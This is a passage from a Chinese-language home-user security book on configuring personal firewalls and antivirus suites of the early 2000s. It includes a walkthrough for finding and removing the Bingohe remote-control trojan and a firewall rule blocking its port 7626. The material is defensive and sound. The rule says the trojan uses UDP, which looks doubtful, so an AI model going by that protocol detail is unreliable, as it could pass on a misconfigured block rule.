天网把监听端口和应用程序进程列表结合起来，可以很方便地监控机器的应用程序对网络的运用。一旦发现有非法的进程访问网络，可以及时制止。例如像以上的列表，由于我们发现 **7626** 端口有不正常的迹象（当然啦，那可是大名鼎鼎的木马“冰河”的默认端口哦），顺着这个找，发现是一个“应用程序” **KERNEL32.EXE** 所打开的监听端口（这就是“冰河”的服务器端文件啦）。于是我们立即要制止它，开启任务管理器，把它的进程“杀”掉！（如图 **8–27**）然后，清除注册表里有关“**KERNEL32.EXE**”的键；最后把所显示路径的文件 **F:\win2ksrv\system32\kernel32.exe** 删除掉……呵呵，“冰河”就死翘翘了。



图 8–27 用任务管理器结束进程

3. 规则制定

通常，网络防火墙都会有一个安全等级选项。对于这个选择，绝对不可以随便选。因为，有不少用户就是因为不根据实际情况选择，如不切实际地把安全等级设置为高级，而又不会在规则中设置相应网络规则，而导致无法使用某些网络资源，如在线直播等。因此，笔者建议一般用户将规则设置为中低即可。

通常情况下，个人用户并不需要对天网个人版做更多的设置工作就可以很顺利应用防火墙的网络防护功能了。然而，网络环境毕竟是错综复杂的；而每个用户对网络的需求也不完全是一样，所以天网拥有可由用户自己定义的安全规则。通过对“**IP** 规则”和“应用程序访问规则”这两套规则的有机组合，用户可以为自己定造最贴身的安全环境下的网络应用（如图 **8–28**）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 8-28 可从应用程序规则上打开自定义窗口

下面是设置一个防止别人用木马冰河来控制自己的规则。先把规则名称和说明填好，免得以后不知道这条规则是干什么用的。在数据包方向就设置成"发送"，木马都是从内到外的，对方的 **IP** 地址就设置成"任何地址"，不论是谁想用冰河来整人都没办法了。冰河使用的协议是 **UDP**，端口是 **7626**，所以就选择 **UDP** 协议。本机端口的 **7626**，满足上述的条件的时候就拦截，同时记录在日志里，并且会警告一声。好了，现在冰河至少是没办法了。

4. 查看防火墙日志：抵挡黑客的第一道门

我们在查看防火墙安全日志时，常常有接收到来自某某 **IP** 地址发来的 **UDP** 数据包，或者某某 **IP** 试图连接本机某某端口等报告，但是这类报告对于我们防范攻击究竟有什么帮助呢？天网的日志记录功能，除了能够详尽记录不符合安全规则的访问记录外，还尽可能对记录做一定程度上的解释，使得到用户手中的不只是一份协议报告书，而是贴近用户的安全报告（如图 **8-29**）。




图 8-29 日志报告

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

通过这些详尽的日志报告，用户可以及时知道自己的计算机在网络应用上的状况。并且由于天网是直接控制操作系统的网络层，所以甚至可以把天网当做系统网络层的数据监控软件使用。只要打开天网个人版的数据包监视规则，那么，操作系统对网络访问的细节就会一一出现在天网日志记录里面了。

8.3.2 瑞星 2004 版防火墙

瑞星个人防火墙的程序主界面非常简单，它会显示当前的连接日志以及所有使用 **Internet** 连接的程序。程序提供的基本安全规则设置非常简单，你可以在一般、较高、最高三种安全级别中任选一种。对于那些既对网络安全很敏感又没有很多安全知识的初级用户，我们建议最好选择较高安全级别，这样就可以给你的网络提供一个基本的保护了。此外，你还可以禁止或者允许 **ICMP** 通讯、一些警告的方式等等。系统本身内置了一些基本的防火墙安全规则，如常见的木马入侵规则、一些敏感的访问端口规则等等。如果你具有相当的网络安全知识，可以自行设定某个端口的使用规则，这样可以最大程度保护系统的安全性。由于这些设置均可以参考天网个人防火墙，这里就不一一累叙。但瑞星 **2004** 有一个不得不说的亮点，如今国内网络游戏大行其道，网络游戏玩家账号密码被盗、道具和装备丢失的情况不断发生。针对这一情况，《瑞星防火墙 **2004**》增加了一项网络游戏保护功能。

要想使用瑞星杀毒软件防火墙的游戏保护功能当然要先打开瑞星个人防火墙了，你只要单击“开始菜单”→“程序”，在其中选择“瑞星个人防火墙”→“瑞星个人防火墙”(如图 **8-30**)，经过短暂的初始化后，在屏幕右下角的任务栏中会出现一个盾形的防火墙图标，这时防火墙就在正常工作了。




图 8-30 启动瑞星防火墙

双击屏幕右下角的瑞星个人防火墙，即可调出防火墙主界面，主界面上有当前日志、应用程序、游戏保护三个活页，你需要单击“游戏保护”来切换到游戏保护功能的主页面(如图 **8-31**)。该防火墙目前支持十款流行的网络游戏，当防火墙运行时能自动识别这十款网络游戏并进行保护，用户无需再进行单独的设置。因为该游戏保护的原理是除了游戏本身的一些程序可以访问网络外，其它的未经验证的应用程序是不可以访问网络的，因此象一些常用的未经验证的应用程序如 **QQ** 默认是禁止访问网络的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 8-31 切换到了游戏保护界面

但如果你在玩游戏的时候还需要运行其他软件，譬如还要运行 QQ 聊天，又该怎么办呢?在游戏图标上双击鼠标，在弹出的界面中单击“增加应用”，找到 QQ 的主程序，单击“打开”，将它添加进来就可以了。这样就可以一边玩游戏，一边用 QQ 聊天了。要运行其他软件，可采用同样的方法设置(如图 8-32)。




图 8-32 增加要运行的网络程序

8.3.3 金山网镖 V

金山网镖 V 是金山公司一个产品，因为成为全球首家支持 Intel®迅驰移动计算技术，而成为首款支持无线上网的个人网络防火墙。而且金山网可根据个人上网的不同需求，设定不同的安全级别，提供了

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

智能防黑、网络流量监控、应用程序访问网络权限控制、IP 规则编辑、系统漏洞修复、尤其是父母保护过滤不良网站的功能。成为金山网镖的二大亮点。

下面我们就来看看它的无线上网与过滤不良网站是怎么回事？

1. 无线网络的安全

当从无线网切换到有线网时，金山网镖 V 会自动给出提示，同时自动切换相应的安全规则，保证用户免遭侵入（如图 **8–33**）。所以根本不用用户额外费心。



图 8–33 进入无线网络时的提示

2. 网络反黄

为保障未成年人安全，用户可以根据需求自我设定禁止访问不良网站。这里应用的是基于 IP 地址过滤的，并且 IP 地址库可以在金山网镖 V 升级时更新（如图 **8–34**）。




图 8–34 配置家长保护

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

为避免该功能被孩子打开，家长还可以设置相应的口令保护。在“系统设置”面板中切换到“家长保护”选项，然后在下方的“密码保护”项，启动“设置密码”按钮（如图 **8–35**）。设置好密码后，在关闭网镖或停用家长保护功能时就会要求提供相应的口令。




图 8–35 没有密码就没有相应权限

由于金山网镖的应用程序定制规则与网络监控等功能与天网个人版、瑞星 **2004** 版都极其相似，就不一一介绍了。

其实不管你是哪一款防火墙的用户，我们都可以利用防火墙厂家网站提供的信息。因为，那里详细记载了防火墙的应用规则，甚至还有许多病毒、木马的分析结果和漏洞的资料。我认为哪怕你有分析木马源程序和找出漏洞的能力，也没必要任何事情都亲力亲为，因为木马和漏洞实在太多了，而防火墙厂商对自己产品的发言也是最权威的。网络防火墙设置是一门永远也讲不完的学问，有兴趣的朋友也可以自行去研究。

8.4 病毒一扫光

在现在的个人电脑上，相信除安装操作系统之外，有一种软件是大家都会安装的，那就是杀毒软件。随着病毒的越来越猖狂，病毒数量的不断增多，病毒的不断传播，杀毒软件现在已经成为必备的软件之一了。但我们每人的应用不同，在使用杀病毒软件时要不要进行合理设置呢？很显然，杀病毒厂商给你的默认设置不可能满足每一个用户的需要，而有些用户虽然安装了杀毒软件，但是由于使用不当，从而影响了查杀病毒的效果。在国内，金山毒霸、瑞星、江民杀毒王这三家巨头占据了杀毒软件市场的绝大多数份额，他们的产品也代表了当今国内杀毒软件的主流水平。每个用户使用产品习惯不同，为了便于描述，我们这里仅以产品的使用为例来看看，如何利用杀毒软件来保护我们的账号密码以及一般需要注意的设置等问题。

8.4.1 瑞星 2004 版

1. 定期对硬盘进行全面查杀

也许有些网友说这个没有必要吧？但是如果我们中了新的病毒，但是那时候没有更新的杀毒软件，病毒

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

没有查出来，这时就只好靠杀毒软件来补救了，所以定期查毒还是有一定必要的，何况我们还可以使用杀毒软件的定时查毒的设置，可以利用空闲的时间对硬盘进行全面的查毒工作，在瑞星杀毒软件主程序界面中，选择“选项”→“设置”→“定时杀毒”选项卡（如图 **8–36**）：




图 8–36 定时杀毒界面

在“定时方式”中，你可以根据需要选择“不扫描”、“每小时”、“每天”、“每周”、“每月”等不同的扫描频率。在“选择扫描目标”→“选择路径”中，可指定需要定时扫描的磁盘或文件夹，并可选择查毒还是杀毒以及要扫描的文件类型。当系统时钟到达所设定的时间，瑞星杀毒软件会自动运行，开始扫描预先指定的磁盘或文件夹。瑞星杀毒界面会自动弹出显示，用户可以随时查阅查毒的情况。在“高级设置“中，你可以设置”杀毒设置“。定时杀毒为用户提供了自动化的、个性化的杀毒方式。例如，对上班族而言，可利用午餐时间对系统进行自动杀毒，可以这样设置：在瑞星杀毒软件主程序界面中，选择“选项”→“设置”→“定时杀毒”，将“定时方式”设为“每天”，将“时间”设为 **12:00**，再按“确定”保存设置。以后每天 **12:00** 时，瑞星杀毒软件即可自动查杀病毒了。另外一种方法就是在“其他定时设置”中启动屏保杀毒，充分利用计算机的空闲时间。

2. 打开监控中心

杀毒软件的防火墙一定不要关上。一般来说，我们最好还是开着实时监控防火墙，如下载软件、解压缩文件我们都是需要防火墙的监控的，以免病毒有机可乘。一般人可能认为下载的、外来的文件只要我们使用杀毒软件查毒以后如果报告没有病毒，我们就可以放心使用了，但是其实未必就是这样的。所以建议大家最好不论何时都不要关闭实时监控防火墙，毕竟可以多一份保障。我们打开防火墙就是为了最大限度保护我们的电脑不受病毒入侵，所以防火墙的设置一定要合理，以免出现漏洞。以下以瑞星 **2004** 版作为例子来说明：瑞星的监控中心包括文件监控、内存监控、邮件监控和网页监控，拥有这些功能，瑞星杀毒软件能在你打开陌生文件、收发电子邮件和浏览网页时，查杀和截获病毒。第一步：启动监控中心，在 **Windows** 窗口中，选择“开始”→“程序”→“瑞星杀毒”→“瑞星监控中心”，即可启动瑞星计算机监控中心（如图 **8–37**）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-37 启动瑞星监控中心

启动瑞星计算机监控中心后，随即在系统托盘区（位于桌面任务栏右侧显示时钟的区域）出现小雨伞标志。“绿色打开”代表所有监控均处于有效状态，“黄色打开”代表部分监控处于有效状，“红色收起”代表所有监控均处于关闭状态。在系统托盘区中，用鼠标右键单击“瑞星计算机监控”程序图标，在弹出的右键菜单中选择“监控中心”就可选择某个选项进行监控了。

强烈建议：请在“系统启动时打开监控中心”、“监控中心启动时打开内存监控”、“监控中心启动时打开网页脚本监控”、“监控中心启动时打开文件监控”和“监控中心启动时打开邮件监控”选项前打勾，这样瑞星计算机监控就始终处于开启状态，一旦发现病毒就会及时报警。

3. 备份我们的资料



图 8-38 硬盘备份

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

硬盘上的程序和数据对于每一个电脑使用者来说都是十分重要的，硬盘数据的丢失无疑会造成损失。尤其在病毒日益猖獗的今天，许多病毒都选择硬盘作为破坏目标，如幽灵病毒和 **CIH** 病毒，在发作时会顷刻间毁掉所有数据，这样硬盘的备份和恢复显得更为重要。为了保护用户的硬盘数据，在杀毒软件中开始增添了有关硬盘保护的功能，如瑞星的 **2004** 版中的硬盘数据备份的工具，用户可以设置定期数据备份的时间，杀毒软件可以自动完成用户数据的备份工作。具体设置如下：在瑞星杀毒软件主程序界面中，选择“选项”→“设置”进入瑞星设置界面，选择“硬盘备份”标签，进入“硬盘备份”属性页（如图 **8–38**）；

在“硬盘备份”属性页中，你可以根据需要选择“不备份”、“每小时”、“每天”、“每周”、“每月”等不同的备份频率。例如，上班族可在每周五下班前对硬盘数据进行备份，可以这样设置：在瑞星杀毒软件主程序界面中，选择“设置”→“选项”→“硬盘备份”，将“定时方式”设为“每周”，将“星期”设为“星期五”，将“时间”设为 **17:00**，再按“确定”保存设置。以后每周 **17:00** 时，瑞星杀毒软件即可自动对硬盘数据进行备份了。

提示：硬盘备份会占用一定的硬盘空间，大约为整个硬盘容量的 0.2%。所以在不影响其他工作的情况下，应该选择适当的备份频率，以保证你的备份文件是最新的。

4. 升级

杀毒软件升级是必须的！有些用户认为购买了杀毒软件，安装在自己的计算机中，就万事大吉了，其实他们忽略了最为关键的一环，那就是——注册升级。一旦有新的病毒发作，杀毒厂商会第一时间对病毒进行剖析，扩展自己的病毒库。如果用户仅凭买来的杀毒软件来杀毒，肯定在杀毒效果上大打折扣。换句话说，杀毒软件中的病毒库是动态的，随时会添加新的病毒查杀程序，如果用户不及时升级，那就有问题了。用户不升级大多是怕麻烦，其实，随着反病毒技术的不断提高，软件升级已经不再像以往那么繁琐了。以瑞星杀毒软件 **2004** 版为例，只要在瑞星管理员控制台中，选择“工具”→“瑞星配置工具”，随即弹出“瑞星网络版配置工具”对话框（如图 **8–39**）。瑞星杀毒软件网络版提供 **4** 种网络连接方式，包括自动升级、从上级中心升级、从网站智能升级和从网站下载手动升级包。




图 8–39 从这里开启升级设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.4.2 金山毒霸 2003

安全产品在不断更新，尽管金山公司最近又推出了二款防病毒软件，即金山毒霸 **V** 和金山毒霸网络版，但金山毒霸 **2003** 的用户仍然最多，这里我们从金山毒霸比较独特的二个功能着手，为大家介绍其使用方法。

1. 闪电杀毒

“闪电查毒”是金山毒霸 **2003** 根据用户体验而新增的一个重要功能。**90%** 以上的中毒用户都是被“流行病毒排行榜”上前 **10** 位的病毒所感染，也就是说，对于大部分用户来说，并不需要每次扫描硬盘都把数万种病毒全部查一次，很多时候只需要查最流行的几十种病毒即可。这样可以为用户节省大量的时间。毒霸 **2003** 的“闪电查毒”模块就是这样一个专门查杀流行病毒的“小引擎”。它完全为查毒速度做了优化，可以快速、彻底地查杀多种流行病毒。在主流配置的计算机上，“闪电查毒” 扫描完一块 **40G** 的硬盘只需要 **3** 分钟。

在主程序界面(如图 **8-40**)右侧单击“闪电杀毒”或是“常规杀毒”按钮，同时在“选择查杀目标”栏里选择你需要查杀的对象，即可进行查毒操作。这时金山毒霸将按当前查毒设置进行查毒。金山毒霸 **2003** 将查杀病毒分为两类，“闪电查毒”和“常规查毒”。并且金山毒霸把查毒对象重新进行整理和分类，放入主界面专门的一个区域里。在查毒过程中，如果你想中止正在进行的查毒运行，单击“停止查毒”按钮，将弹出确认窗口，确认你的请求。选择“是/**Yes**”，则停止查毒过程，若选择“否/**No**”则会继续查毒过程。查毒完毕，会弹出病毒报告框，报告扫描的结果，如果没有发现病毒，则单击“完成”，回到主界面；如果发现病毒，则提供处理方法的选择。



图 8-40 主界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. MSN、QQ、ICQ、Office 安全助手

有调查数字显示，**QQ**、**ICQ**、**MSN** 是目前互联网下载及使用的最主流软件，因此，由于使用 **QQ**、**ICQ**、**MSN** 而导致的密码被盗，病毒侵袭，黑客攻击也屡见不鲜，**QQ**、**ICQ**、**MSN** 嵌入式防护程序嵌入 **QQ**、**ICQ**、**MSN** 应用程序中，结合金山毒霸查毒引擎的强大功能，有效遏制了不明来历文件的攻击，同时在使用 **Office** 编辑文档之前，如果你将金山毒霸 **Office** 安全助手嵌入到 **Microsoft Office** 之中，便会自动地对你的文档进行病毒扫描。

打开金山毒霸主界面，单击“我的金山毒霸”→“所有菜单”就可以打开“**MSN Messenger** 嵌入工具”或者“**QQ** 嵌入工具”来打开（如图 **8–41**）。



图 8–41 打开 MSN 嵌入工具

图 **8–41** 表示“**MSN Messenger** 嵌入工具”被选中，这时 **MSN Messenger** 前面出现一个钩，表示 **MSN** 安全助手启用；在你的 **MSN** 防护程序处于启用状态时，如果从 **MSN** 上接收网友发送来的文件，**MSN** 防护程序便会在文件传输完毕后，自动调用毒霸引擎进行病毒扫描，当发现病毒时，便会出现发现病毒的对话框提醒你。其他嵌入工具类似。

8.4.3 KV 2004

KV 系列是江民公司推出的杀毒软件中的老名牌产品，而 **KV2004** 则是最新的一个版本，在江民科技

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

的网站上有测试版下载，并提供免费的测试序列号。如果你有兴趣，不妨 **Down** 个回来试用一下，我们在这里也同样来谈谈它的使用与特色。

KV2004 的主界面非常清新、明朗，整个面板中只有“查毒”、“杀毒”、“升级”、“帮助”**4** 个按钮的简化操作平台（如图 **8–42**），如果你嫌这个太简单，通过右上角的“操作台切换”按钮，则切换杀毒界面。



图 8–42 可切换操作台

KV2004 还可以为不同用途的计算机勾选不同的监控环境，切换到它的原始界面后，开启它的“控制中心”项里的“监控文件类型”（如图 **8–43**），然后你就从下拉菜单中挑选适合自己的监视环境，譬如办公用的计算机，勾选一些 **Office** 的文件监控就可以了，上网的计算机勾选网页和邮件的监控。尽量不要全部勾选，过多的监控会加重系统运行的负担而减缓计算机的速度。




图 8–43 选择监控环境

KV2004 的一大特色，杀毒以后，还可以为自己在软件上构建一个防毒体系。因为在不同时期，所需要的病毒抵挡能力也有所不同。例如在 **4** 月 **26** 日，**CIH** 发作的时候，需要较高的且全面的防毒能力；而较高的病毒抵御方案会影响计算机的一些正常操作。这需要一定的平衡策略，所以在不同时期选择不同的防毒方案是可行之道。

如图 **8–44**，选择菜单“工具”→“选项”，在“我的病毒解决方案”里选择不同级别的防毒方案，在自定义设置里，则可以设定对病毒的防范细节。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-44 选择防毒方案

